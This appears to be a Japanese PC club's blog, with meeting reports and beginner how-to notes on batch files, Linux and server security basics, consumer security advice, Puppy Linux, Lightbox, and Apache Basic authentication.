
  • 第15回ボラフェス(報告)

    2月22日(日)10時より キックスにてクラブ活動の紹介を行う
      前日の準備作業から、当日の訪問者への応対、最後の後片付けとお疲れさまでした
      皆様のお力添えで、無事に楽しく過ごせました どうもありがとうございました

    2015-02-22 11.15.09 2015-02-22 11.14.45 2015-02-22 11.14.53 2015-02-22 11.15.12

    2015-02-22 11.45.06
    活動紹介

    2015-02-22 11.45.15
    ステージ中継

    2015-02-22 11.45.35
    動作確認中

    2015-02-22 11.46.23
    休憩中

    2015-02-22 15.45.52
    モニタリング
  • 活動報告・金曜会(第134回)

    全体報告(課題報告)
      本日はボラフェス準備のため、課題解決は休止する

    個人報告
      個人のサーバー移設に関して
        今週は進捗無し

      ボラフェス準備
        全機種を並べて、電源投入からテストする
          PCの動作確認、完了
          プロジェクターの動作確認、完了
          Skypeの送受信確認、完了     20時半まで掛かる

        残るは、パネル用ポスター、ちらし、案内標識等の印刷物が未完了

  • プロジェクターの接続

    PCからプロジェクターへの接続
      メーカーによってファンクションキーが異なります

    プロジェクター
  • バッチ処理

    バッチ処理とは、プロセスをある程度の単位でまとめて一括処理することをいう
      (1)Windowsの例
        ・バッチファイルを作成する
          下記の例のように作成する
            start “c:\Program Files\Internet Explorer” http://denkenhs1.web.fc2.com/
            timeout 5

            startコマンドで特定のプログラムを動かす(パラメータとしてURLを渡す例)
              ※IEが毎回新しいタブで開かないように、IEのオプションを変更する
                インターネットオプション → 全般 → タブと進み
                他のプログラム・・・開く方法 を 現在のタブ・・・ウィンドウ に設定する 
            timeoutコマンドで5秒間待つ

        ・ファイル名を付けて保管する
          場所はどこでも良い、識別名を【.bat】とする

        ・コマンドプロンプトを呼び出す
          アクセサリー → コマンドプロンプトと進み、コマンドプロンプトを起動させる

        ・バッチファイルに起動を掛ける
          ファイル保管場所(ディレクトリー)を探し当て、ファイル名を入力して起動を掛ける

      (2)Linuxの例
        ・バッチファイルを作成する
          下記のように作成する
            #!/bin/sh
            xdg-open http://ksrd.jp
            sleep 5s

            最初の行は決まりごと
            xdg-openコマンドで特定のURLに起動を掛ける
            sleepコマンドで5秒間待つ

        ・ファイル名を付けて保管する
          場所はどこでも良い、識別名を【.sh】として他と区別する

        ・コマンドプロンプトを呼び出す
          「端末(urxvt)」アイコンをクリックする

        ・バッチファイルに起動を掛ける
          ファイル名を入力して起動を掛ける
     

  • Linuxセキュリティー(デスクトップ編)

    セキュリティソフトが不要な理由
      (1)ファイルパーミッション
        ・管理者制限が用意されており、管理者以外はシステムファイルを操作することはできない
          Windowsでは、メールをプレビューしたり、圧縮ファイルを展開しただけで
            実行ファイルが起動しウイルスに感染する場合がある
          Linuxでは、入手したばかりの実行ファイルには権限が与えられていないため
            それがウイルスであったとしても、全く動き出さない

      (2)パッケージ(APT、RPM)管理
        ソフトを任意のディレクトリにインストールしない・させないを基本とする
          ユーザーはソフトのインストールやアンインストールを管理の仕組みを通じて行う
            あらかじめ認証登録されたリポジトリからしかソフトをインストールしない
            ここからウイルスが紛れ込む心配はほとんどない
          インストールされているすべてのソフトの最新版を確認しアップデートしてくれる

      (3)オープンソース(OSS)
        Linuxの更新頻度は非常に高く、脆弱性の報告から修正までの時間が短い
          OS自体が極めて堅牢だと言える
          標準で搭載されているソフトもOSSであるため、非常に信頼できる

      (4)ウイルスがほとんど存在しない
        Linuxのシェアは非常に少ない
          ウイルスを作っても被害を与えることができない(利益を得ることが出来ない)
            ※よくセキュリティーソフトが不要な理由のひとつに上げられるが
              ウイルスが存在しない(今後発生しない)ことはない、と思います

      補足
        Linuxユーザーが増えたら、ウイルスのリスクは必然的に高まる
          セキュリティホールも数多く発見され、修正されるであろう
          リポジトリの信用認証も経ずにソフトをインストールする人も多くなるであろう
        自分のPCには無害であっても、メールにWindows用ウイルスを誤って添付する可能性もある

        ウィルス対策ソフトは不要ではありません
          無料のソフトがあるので、インストールしておくのがベターだと思います

  • Linuxセキュリティー(サーバー編)

    Linuxのセキュリティ対策 サーバー編
      (1)ソフトウェア管理
        ・OS(カーネル)のアップデート情報をチェックし最新のアップデートを必ず適用する
          ディストリビューターからの情報をこまめにチェックし、アップデートする

        ・不要なソフトウェアをインストールしない
          インストールの際のパッケージには最小構成(Minimal)を選ぶ
          そこから必要なパッケージのみを個別にインストールするようにする

       (2)ユーザー管理
        ・不要になったユーザーアカウントは削除する
          使用されなくなったユーザーアカウントは「userdel」コマンドによって削除する
          ユーザーアカウントの利用を再開する可能性がある場合は
            とりあえず「passwd」コマンドでログインできないようにしておく

        ・パスワード漏えい対策に有効期限を設定する
          パスワードは「chage」コマンドで有効期限を設定しておく
            パスワードを定期的に変更することで不正アクセスを防止する

        ・ユーザーによる権限昇格を防止する
          「pam_wheel.so」を設定し「su」コマンドを使用できるユーザーを制限する
            root権限に昇格させると、どんな設定も変更できるので必ず制限する
          さらに管理者権限の共有は絶対させない

      (3)運用管理
        ・アクセス権を適切に設定する
          ファイルやディレクトリには適切なパーミッション(アクセス権)を設定する
            「chmod」コマンドによって「読み込み」「書き込み」「実行」の権限を設定しておく
          ファイルを所有するユーザやグループについて、誰がどのような操作をするかを設定する

        ・不要なデーモンを起動させない
          GUIのサーバ管理ツールを使わないなら
            ランレベルを3に設定し、不要なデーモンを起動しないようにする
            不必要なデーモンを起動させておくと、使用しないポートが開いたままの状態となる

        ・不要なSUIDを削除する
          「find」コマンドを使用して、不要なSUIDが付与されているファイルがないかを確認し削除する
            SUIDが設定されている実行ファイルは
              誰が実行してもファイル所有者の権限で処理が実行される

        ・ログを正確に残す
          ログファイルを保存しておく
            ストレージ容量を圧迫するので、一定の量で別のディスクにバックアップする
            NTPを使用してサーバの時刻を正確に維持しておく

      (4)ネットワーク管理
        ・パケットフィルタリングを行う
          iptablesなどでパケットフィルタリングを行う
            パケットのヘッダに含まれるポートやIPアドレス情報、通信の方向などをチェックする        チエックポリシーのチューニングも定期的に行う

        ・不要なポートを閉じる
          「netstat」コマンドを実行し、現在開いているポート番号を確認して不要なポートを閉じる

        ・リモートアクセスで管理する場合はSSHを利用する
          SSHは通信内容が暗号化されるため安全です

  • 活動報告・金曜会(第126回)

    全体報告(課題報告)
      Webアプリの作成について
        先週からの続き、データをDBに登録する
          DBを読み取って起動を掛けるが、動かない
            試行錯誤して、日本語ホルダーが災いしていると判明する
            移設元では日本語ホルダーで動いているのだが、動かない原因が分からない

          Unixサーバーで日本語ホルダー等は使わないのが常識なのだが
            手間を掛けて対応して順調に動いているのだが
            同じやり方で進めて来たのだが、動かない
            先週と同様、自宅に持ち帰る

        自宅でテストした結果、どうしても原因は判明せず
            半角英数字のみのホルダーにする
              多少、ロジックも修正して先ず動かすことを優先する
            動かしながら、テストして他の機能も含めて改善を繰り返す
              流行している、試行錯誤の繰り返しで完成品に近づける方法に従ってみる
              小粒なシステムは使いながら改善するのが手っ取り早い

      VISTAからのソフトを移転する
        前日の木曜会の方が訪問された
          ・動いているソフトを何故移設するのかを話し合う
            今年の4月にvistaが遅いから早く動く様にしてくれと課題を持ち込まれた方なので
            年末になって年賀状の印刷で我慢仕切れなくなった模様

          ・どうしてもWin7で動かしたいとなる
            昨日コピーしたプログラム群をWin7に落とし込む
            動かすと、DLL無しになる
              PCの中を探し始めたが直ぐには見つからない
              暫く探し続けるが、当方の根気が続かず諦める

          ・他の年賀状ソフトはどうかと勧める
            自宅までCDを取りに帰ってインストールする
              住所ファイルはCSVに変換して単純に移設した
            印刷のプレビュー画面まで簡単に進むが
              画面レイアウトが見慣れないので拒否反応を示される
              違和感は慣れれば無くなると説明するが、納得されず

          ・さらにWORDでの差し込み印刷に挑戦する
            昨日まで実習してたので、そのままの流れで説明する
              慣れていない操作方法なので拒否反応を示す

          ・有料ソフトを購入することで決着する

        反省点
          デジタルデバイト(弱者)の救済でクラブを始めたのだが
            周りからの助言での思い込み
              手書きするよりPCは早いのだから、「遅い」に拘る必要は無いのでは
            使い慣れたソフトへのこだわり
              無料に拘ればソフトへの拘りは無くすべき、ユーザが合わせるしかない
            無料ソフトを使用開始する際の心構えについて
              無料だとリスクや煩わしさが付いて回ること

          上記のような理由で迷路に迷い込むと抜け出すには大変だと感じた
            情報が少なくてデジタルデバイドを感じている人も居れば
            豊富なPC経験がある分、情報量が多過ぎて迷い始めている熟練者も居ると感じた

    個人報告
      Linux関連の作業はストップ

      個人のサーバー移設に関して
        今週は進捗無し

  • 情報セキュリティー対策

    インターネットを利用する際の対策
      (1)OSやソフトウェアは常に最新状態にする
        新たに広まるコンピュータウィルスに対抗するため
          製造元から配布される最新の改良プログラムにアップデートする

      (2)パスワードは貴重品として扱う
        自宅の鍵と同じくらいに大切にする
          他人に知られないように、メモするなら人目に触れない場所に保管する

      (3)ログインIDやパスワードは絶対教えない
        金融機関や公共機関を名乗り、口座番号やパスワードの入力を促された場合には
          身に覚えが無ければ入力しない
          指示された方法とは異なる手順で確認する

      (4)添付ファイルの開封に注意する
        身に覚えのないメールが届いた場合には
          コンピュータウィルスが潜んで居る可能性がある
          添付ファイルを開いたりURLをクリックしない

      (5)ウィルス対策ソフトを導入する
        ウィルスに感染しないように
          有料であっても、必ずウィルス対策ソフトを導入する

      (6)ネットショッピングは信頼できる店で購入する
        詐欺被害に遭わないように信頼できる店を選ぶ
          身近な人たちからの情報を集めることが必要

      (7)大切な情報は暗号化する
        万が一、大切な情報が盗まれてもさらに被害が広がらないように
          暗号化しておけば内容が漏れることは無く、一先ず安心できる

      (8)外出先で紛失や盗難に注意する
        電子機器(PC、タブレット、スマホ等)は厳重に管理する
          機器の使用開始時にはパスワードの入力を必須にしておく
          多少、煩雑になるがパスワード入力を設定しておく

      (9)困った時には相談する
        何らかの形で被害に遭ったら下記相談窓口まで

    各種相談窓口
      ・ウィルスに感染したと思ったら
        IPAセキュリティー安心相談窓口 03-5978-7509

      ・広告や宣伝目的のメールに困ったら
        日本データ通信協会 迷惑メール相談センター 03-5974-0068

      ・犯罪に関する相談、電話による情報提供
        警察のサイバー犯罪相談窓口 

  • CMSの有効活用

    CMSの選択基準を記述する
      (1)代表的なCMS

     商品名 WordPress  Jimdo Office365
     料金 無料 無料プラン
    有料プラン
    有料
    必要条件 サーバーにインストール
    PHPとMySQLが必要
    利用登録のみ
    インストール不要
    利用登録のみ
    インストール不要
    特徴 ブログ感覚で記事を投稿する
    固定ページと合わせてHPを構成する
    テーマを変更し自由にデザインする
    多様なプラグインが存在する
    直感的な操作で分かりやすい

    100種類以上のデザインから選べる

    MSが提供する環境に構築する
    部品を組み合わせる感覚で操作する
    必要なアプリを入手(無料・有料)して補う


      (2)CMSを有効活用するには
        ・HPを構築する際にCMSを活用する
          ※どういったCMSを使うかは、さほど重要ではない、

        ・他のサイトとの連携を上手に取ることが重要
          自分自身のHPを活性化させ
            外部のブログやHPと相互に連携させる
            SNSを活用し、最新情報を手早く自分のHPに取込む
            RSSを利用し、最新情報を手早く自分のHPに取込む

        CMSを使って構築したHPによって
          有効なコミュニケーションを図ることがCMSの有効活用に繋がる
     

  • サーバー移設

    サーバー移設に伴って環境が変わった、備忘録として残しておく

      大きな違いは
        WindowsサーバーからUnixサーバーに切り替わった
        PHPとMySQLのバージョンがアップした

      (1)漢字コードの扱いが変わった
        以前はWindows環境のためShift-Jisコードを使っていた
          MySQL周りでは警告メーッセージが表示されていた
          漢字ホルダーが使えるためshift-jisを使い続けていた

        今回Unix環境のためUTF-8コードを使うことにした
          データは文字コードを変換しながら移行した

        通常処理においては問題なし
          一部の文言編集でトラブル発生
            PHPプログラムで動的に漢字文言を切り取って貼り付けていた
          shift-jisでは漢字は2バイト文字として長さを判断していた
          UTF-8では3バイト(原則は不定長)として扱わないといけない
        応急対応はしたが、全面見直しが必要になった

      (2)mb_ストリンング命令が使えない
        Xamppのテスト環境では使えているが、サーバー環境では使えない
          詳しくは原因調査せず
          上記の漢字バイト問題と同じで恒久対応を考える
            【php.ini】を調べてみる

      (3)$_POST命令に切り替える
        $_GET命令を主に使っていた
          URL上に受け渡しパラメータを乗せる方法
        内容が丸見えになるので、$_POSTに順次切り替える
          強力な措置ではないが、人目に晒すことは避けておくことにした
          併せてパラメータチエックを強化する

  • Puppy Linux(USB起動)

    ハードディスクにインストールする必要がないLinuxディストリビューション
      Puppy LinuxのLive USBを作成する

      (1)USBをフォーマットする
        FAT32でUSBを初期化する

      (2)Puppy LinuxのISOイメージの取得
        Live CDのISOイメージをPuppy Linuxの日本語版ページより取得する
          (例)precise-571JP.isoをダウンロードした

      (3)ISOイメージの書き込みソフトのダウンロード
        UnetbootinのページからUNetbootinのWindows版を(今回は)取得する

      (4)USBへの書き込み
        使い方を下記に示す

    使い方
    使い方

      (5)USBから起動を掛ける
        PCを再起動させ、USBからPuppy Linuxの起動を確認する
          Puppy Linuxインストールすることも
          Windowsを残したまま、USBから起動させることも選択できる

  • Puppy Linux

    ハードディスクにインストールする必要がないLinuxディストリビューション
      LiveCDとして提供される
        起動時にRAMへシステムを読み込むのでハードディスクが無くても使用できる
        ハードディスク及びUSBメモリへのインストールも可能
      古いパソコンでも動作可能
        256MB(5.X系)以上で動作する
        WindowsXP機であれば十分に動きます

    Puppy Linux(256MB)  Lubuntu(384MB) Ubuntu(1GB)
     Webブラウザー  Opera(ブラウザ)  Mozilla Firefox(ウェブ・ブラウザ)  Firefox(ウェブ・ブラウザ)
     ワープロ  AbiWord(ワープロ)  AbiWord(ワープロ)  LibreOffice Writer
     表計算  Gnumeric(表計算)  Gnumeric(表計算)  LibreOffice Calc
     プレゼンテーション  -  -  LibreOffice Impress
     財務管理  HomeBank  -  -
     ファイル管理  ROX-Filer(ファイル)  PCManFM(ファイルマネージャ)  -
     テキストエディター  Geany(エディタ)  LeafPad  -
     付箋  -  xpad(エックスパッド)  -
     スケジュール管理  Osmo(プラン)  -  -
     プロジェクト管理  Plannner  -  -
     インスタント メッセージング  Pidgin(チャット)  Pidgin(インターネット・メッセンジャー)  Empathy(インスタント・メッセンジャー)
     メール  -  Sylpheed  Thunderbird(電子メールクライアント)
     BitTorrent クライアント  Pctorrent  Transmission  -
     ビューアー  ePDFView  Evince(ドキュメント・ビューアー)  -
     スキャン  Xsane  Simpie Scan  -
     画像作成  mtPaint(ペイント)inkscapeLife(ドロー)  mtPaint(graphic editor)  Shotwell Photo Manager
     音楽プレーヤー  Pmusic  Audacious  Rhythmbox(ミュージックプレイヤー)
     動画再生  GNOME MPlayer(再生)  GNOME MPlayer(再生)  -
     CD/DVD ライティング  Pbum  Xfbum  Brasero(ディスク作成ツール)
     Webカメラ  -  guvcview  -
     端末  urxvt(端末)  -  -
     パッケージ管理  パピーパッケージ マネージャ  LubuntuソフトウェアセンターSynaptic(パッケージマネージャ)  Ubuntuソフトウェアセンター
     単体パッケージ管理  -  GDebi Package Installer  -
  • Lightbox2のインストール

    画像やリンクなどをクリックして、ウィンドウ内で画像を拡大表示する
      画面が遷移せず、同一ウィンドウ内に表示されるのが特徴
        無駄なクリック作業が無くなる

      (1)【Lightbox2】のダウンロード
        このサイトからダウンロードする http://lokeshdhakar.com/projects/lightbox2/
          ダウンロード完了後に解凍する

      (2)Javaスクリプトを設定する
        スクリプトファイルをHTMLに施す
        (例題)ダウンロードした中から探し出す
        <script src=”../js/jquery-1.11.0.min.js” type=”text/javascript”></script>
        <script src=”../js/lightbox.js” type=”text/javascript”></script>

        必要な場所に設置し、HTMLで定義する
          指定する順序はこのまま

      (3)CSSファイルを設定する
        (例題)ダウンロードした中から探し出す
        CSSファイルに定義を追加する 【@import url(‘lightbox.css’);】

      (3)表示したい画像の定義
        (例題)
        <a href=”img/image-1.jpg” data-lightbox=”group” data-title=”1枚目”>写真1</a>
        <a href=”img/image-2.jpg” data-lightbox=”group” data-title=”2枚目”>写真2</a>

        【data-lightbox】を使ってグループ定義を施す
          各々異なるモノを設定すると・・・・・・1個、1個個別に拡大表示される
            ※今回は統一した(1個なら個別表示、複数個なら連続表示となる)
          同じモノを設定すると同一グループと見なされて、クリックすると次々と画像が表示される

        通常は小さな画像を先に表示し、クリックして拡大表示する
          ※今回は小さな画像を作成する手間を省き、文字をクリックさせて画像を表示させる
          必要なら<img src=”../img/thumb-image-1.jpg”>を「写真1」の所に入れる

  • アンカー指定でpost送信

    パラメータ渡しの方法として【Get】と【Post】がある
      【Get】はURLに直接パラメータを記述して渡す方法
        外部にパラメータの内容が見られてしまう
        書き換えられると予期せぬ動きになる(入力チエックで防止する)
      【Post】はデータ部に格納してURLに渡す方法
        外部にはパラメータの内容が見えない

      今回のDB移設に伴って【Get】から【Post】に切り替える
      (例題)
        <a href=”#” onclick=”document.form11.submit();” target=”_self”>アンカー用テキスト</a>
        <form action=”index.htm” method=”post” name=”form11″>
        <input type=”hidden” name=”パラメータID” value=”パラメータ内容”></form>

        アンカー部分をクリックするとpostでパラメータが渡される
        複数個指定する場合にはペアを崩さずに数を増やせばよい

  • カラー見本

    HPで使用しているカラー見本を掲載する
      時々、カラーコードを忘れてしまうので、備忘録として残す

    CCFFFF
    CCFFFF

    FFFFCC
    FFFFCC

    000000
    000000

    FFFFFF
    FFFFFF

    CCCCCC
    CCCCCC

    DDDDDD
    DDDDDD

    EEEEEE
    EEEEEE

    F8F8F8
    F8F8F8

    CCCCFF
    CCCCFF

    FFCCCC
    FFCCCC

    FF0000
    FF0000

    CC0000
    CC0000

    880000
    880000

    0080FF
    0080FF

    008080
    008080

    0000FF
    0000FF
    FFFFFF
  • ドキュメントルートへのalias設定

    通常、HPのコンテンツは【DocumentRoot】配下のディレクトリに設置する必要がある
      テスト環境等において、コンテンツの数が多くなるとホルダーの管理が煩わしくなる
      【alias】機能を使って【DocumentRoot】の配下に配置されているかのように見せかける
        ※テスト環境の前提として【XAMPP】を使っていることにする
        ※本番環境にも使用できるが、却って覚えておくことが面倒なので本番環境には適用しない

      (1)【httpd.conf】を探し出す
        【XAMPP】配下の apache → conf 配下の【httpd.conf】を探し出す

      (2)【httpd.conf】を修正する
        【】を探し出し【alias】を指定する
          例として、【 include “F:/httpd-alias.ini”】の行を追加する
          【alias】指定が多数なので別ファイルにしてまとめて読み込ませた
            ※直接に下記の様な【alias】指定を行うのもOK

      (3)【akias】指定ファイルを作成する
        【Alias /元のフォルダー “F:/先のホルダー”】を複数記述する
          ※本来はこの形式で【httpd.conf】内に指定する

  • 活動報告・金曜会(第115回)

    全体報告(課題報告)
      ブログに関して
        「いいね」をクロスさせて付ける
        付けた「いいね」を外す

      無線プリンターについて検討する
        無線機器の接続で苦労していなければ、プリンターも簡単ではないかと推察した

      便利なソフトのインストールを相談される
        非常に役立つ機能を備えた無料のソフトである、ことは間違いない
        無料でスタートできるのだが、次々と有料オプションへのアップグレードを要求される筈
        こういった点を説明したが、もとからインストールする気で訊いてるので効果なし
        よく評判などをネットで確認して欲しいと付け加えた
        困った時点でソフトの削除を考える

      継続してHP作成の課題を対応する
        他のHPリソースも合わせて統合する
        同時にFTPツールも整合性を取って全てセットする
          これで間違わずに複数のHPがコントールし易くなった

    個人報告
      WinXP機をLinux機への切替インストールについて
        木曜会で試行した(Puppy Linux パピーリナックス)を金曜会でも試す
        UBUNTU12.04で認識しなかったモニターがすんなり認識された
          一気に【Puppy Linux】をインストールしてしまう
          メモリ容量が少ないPCには最適だと感じる

  • WP jQuery Lightboxのインストール

    WordPressの画像拡大を行うプラグインをインストールする
      画像をクリックすると背景が暗くなり、画像を拡大して表示する

      (1)プラグインの導入
        管理者画面 → プラグイン → 新規追加
          検索で【WP jQuery Lightbox】と入力し【プラグインの検索】ボタンをクリックする
          「いますぐインストール」ボタンをクリック(サーバー更新のためパスワードが必要)

          【WP jQuery Lightbox】の【プラグインを有効化】をクリック
          これでインストール完了

      (2)オプション設定(例)
        チエックをONにしたモノ(後で変更できる)
          自動的に画像(イメージリンク)にLightbox効果を適応する
          スクリーンサイズに合わせて画像を縮小
        他はチエックを外した

  • Basic認証(パスワードの暗号化)

    パスワードを暗号化する
      IDと(入力)パスワードを指定して、(設定)パスワードを作成する
      通常のApache配下の場合とXAMPP配下の場合と作成方法が違うので注意すること
        ※XAMPPはローカル環境で個別テスト用に使われることが多い
          ローカル環境下で基本認証が必要だとは思わないのだが念のために

    先ずApache配下の場合
      (1)パスワード作成サイトにアクセスする
        ・以下のサイトにアクセスする
          htaccess による認証用 パスワード暗号化ツール
          暗号化サービス
          他  にもあるので適当なサイトを探す

      (2)設定するパスワードを求める
        ・IDと(入力)パスワードを指定して、(設定)パスワードを求める
          (入力)パスワードと(設定)パスワードを使い分けること
        ・IDと(設定)パスワードの組み合わせを【.htpasswd】に記述する

      注意点(1)
        IDと(入力)パスワードはBasic認証画面で手入力する値
        IDと(設定)パスワードは【.htpasswd】に設定する値

      注意点(2)
        パスワードの入力がどうやってもエラーになる場合
          試しに下記のhtpasswd.exeを使って【.htpasswd】ファイルを作成してみるとよい
          結果的に上手くいった

    次にXAMPP配下の場合(作成方法が違うので注意すること)
      (1)Apache付属のhtpasswd.exeを使ってパスワードファイルを作成する
        cd F:\xampp\apache\bin
        htpasswd.exe -bc {パスワード生成先のパス} {ID} {パスワード}
          (例)cdコマンドでhtpasswd.exeが在る場所を特定する
            F:/xampp/apache/bin>htpasswd.exe -bc .htpasswd UUUUUUUU PPPPPPP
              特にパスを指定しなければ
              F:\xampp\apache\binの中に【.htpasswd】ファイルが作成される

  • Basic認証(.htpasswdの場所)

    【.htpasswd】が存在する場所(絶対パス)を求める
      【.htaccess】に【.htpasswd】ファイルの位置を記述する際に必要となる

    (1)PHPプログラムを作成する
      ・以下のような内容で用意する
        <?php
        $cwd = getcwd();
        $reqfile = strrchr($_SERVER[“REQUEST_URI”], “/”);
        $urilen = strlen($_SERVER[“REQUEST_URI”]);
        $reqfilelen = strlen($reqfile);
        $reqdir = substr( $_SERVER[“REQUEST_URI”], 0, $urilen – $reqfilelen );
        $current = $_SERVER[“HTTP_HOST”] . $reqdir;
        echo “<p?>カレントディレクトリの絶対パス:$cwd</p?>”;
        echo “<p?>カレントURL: http://$current/</p?>”;
        ?>

    (2)絶対パスを表示させる
      ・ファイル名を【xxxxxxxx.php】として保存する
      ・調べたいサーバーのフォルダ配下にアップロードして設置する
      ・手動で当該プログラムを起動する

  • Basic認証(設定方法)

    【.htaccess】を使用してパスワードによるアクセス制限が可能になる
      設置したディレクトリ以下の全てのファイルにパスワード保護が適用される
      クライアント側でブラウザを閉じるなどの操作が行われない限り
        一度認証に成功したパスワードをブラウザで保持し
        アクセスの度にユーザーがいちいち入力する手間を省く

    (1)保護したいディレクトリの確認
      必ず、パスワードで保護したいディレクトリを決めておく
        各ディレクトリ単位で保護することもできるが、パスワード入力が煩わしくなるので
        一般的にはサイト単位で設置する

    (2)【htaccess.txt】の設定と作成
        便宜的に拡張子を【.txt】として作成してから、作業完了後に【.txt】を削除する
      ・メモ帳またはエディタで作成する
      ・以下のようなアクセス制限を記入する(例)
        AuthType Basic
        AuthName “Input your ID and Password”
        AuthUserFile /絶対アドレスを指定する/.htpasswd
          ※絶対アドレスの求め方は「Basic認証(.htpasswdの場所)」を参照
        require valid-user
      ・【htaccess.txt】の名前でファイルを保存する

    (3)【htpasswd.txt】の設定と作成
      ・ログイン用のユーザー名とパスワードを決める
        ※パスワードの決め方は「Basic認証(パスワードの暗号化)」を参照
      ・メモ帳またはエディタで作成する
      ・以下のようなユーザー名とパスワードを記入する
        ユーザ名1:パスワード
        ユーザ名2:パスワード
        ユーザ名3:パスワード
      ・【htpasswd.txt】の名前でファイルを保存する

    (4)【htaccess.txt】と【htpasswd.txt】をアップロードする
      転送先のディレクトリは
        サイト全体を保護する場合はindex.htmlと同じディレクトリにアップロードする

    (5)ファイル名の変更
      アップロードした【htaccess.txt】と【htpasswd.txt】のファイル名を変更する
        【.htaccess】と【.htpasswd】に変更する

  • 活動報告・金曜会(第109回)

    全体報告(課題報告)
      DOSコマンドプロンプトについて
        実際に動かしてみる
          WindowsOSに慣れ親しんだ人には説明しても無理だと分かった

      リンク先の設定について
        絶対アドレス指定と相対アドレス指定の違いを説明
        変更等に強いのが相対アドレス指定、と結論する

      Win8.1での基本認証について
        エラーになって先に進まず
          調査時間を作れず、別途調査する

      先週も未解決のままで終了したDropboxについて
        担当の方がお休みされたので、再開できず

      お盆なので15時で解散する

    個人報告
      WinXP機をLinux機への切替インストールについて
        全く何も変わらず

  • 情報セキュリティに関する注意喚起(IPA)

    8月6日(水)にIPAより以下の注意喚起が行われた
      夏休みにおける情報セキュリティに関する注意喚起

    上記のサイトから
      「システム管理を担当されている方」と「企業でパソコンを利用される方」をカット
      「ご家庭でパソコンを利用される方」と「スマートフォン、タブレットを利用される方」を抜き出した

    (1)家庭でパソコンを使用する方の対策
      インターネットバンキング利用時の注意
        ・ウイルスに感染してしまったことが原因で、不正送金の被害に遭うケースが増えている
          感染を防ぐために、OSと各種ソフトウェアは常に最新の状態で使う
        ・金融機関が、第二認証情報(乱数表や合言葉など)の入力を利用者に求めることはない
          入力を促す画面が表示された場合は、絶対に情報を入力しない
        ・通常の利用時と異なる入力の要求があった場合は、サービス提供元に電話(メール等)で確認する
          表示されている内容でなく、契約時に使用した内容(電話、メール)を使用する

      最新バージョンの利用や修正プログラムの適用
        ・使用しているパソコンのOSに修正プログラムを適用し、最新のバージョンに更新する
          Windowsユーザーは「Microsoft Update」を利用する
        ・使用しているパソコンのアプリケーションソフトにも修正プログラムを適用する
          セキュリティソフトのパターンファイルを常に最新の状態にする

      USBメモリ等の取り扱いの徹底
        ・所有者が不明もしくは自身が管理していない外部記憶媒体は自身のPCに接続しない
          逆に自身が管理していないPCに自身の外部記憶媒体を接続しない

      必要データのバックアップの推奨
        ・PCが動かなくなってしまう場合に備え、必要なデータは外部記憶媒体等へバックアップする
          ファイルやフォルダが暗号化され、元に戻せなくなる場合もある

      情報取扱いルールの徹底
        ・Winny等の共有ソフトを使っているPCが暴露ウイルスに感染すると
          PC内に保存してあるファイルがインターネット上に流出する
          業務データを扱ったPCでWinny等のファイル共有ソフトを使うのは止める
          家族と共用しているPCの場合、家族が使えば情報漏えいする可能性がある

      SNS利用上の注意
        ・SNSを悪用して個人情報を収集したり、ウイルスに感染させようとする
          他人のページ等に書かれているURLを不用意にクリックしない
          Twitterでは不用意に“短縮URL”をクリックしない
          情報発信する場合は自身の情報公開の範囲を確認する

      ウェブサイト利用時の注意
        ・ウェブサイト利用時の規約をよく読み、利用するかどうかを判断する
          利用規約内に料金が明示されていれば、それ以上先に進まない

      パスワード管理の徹底
        ・複数のインターネットサービスで同じIDやパスワードを使わない
          異なるパスワードに変更する

    (2)スマートフォン、タブレットを利用される方の対策
      スマートフォン、タブレット使用ルールの徹底
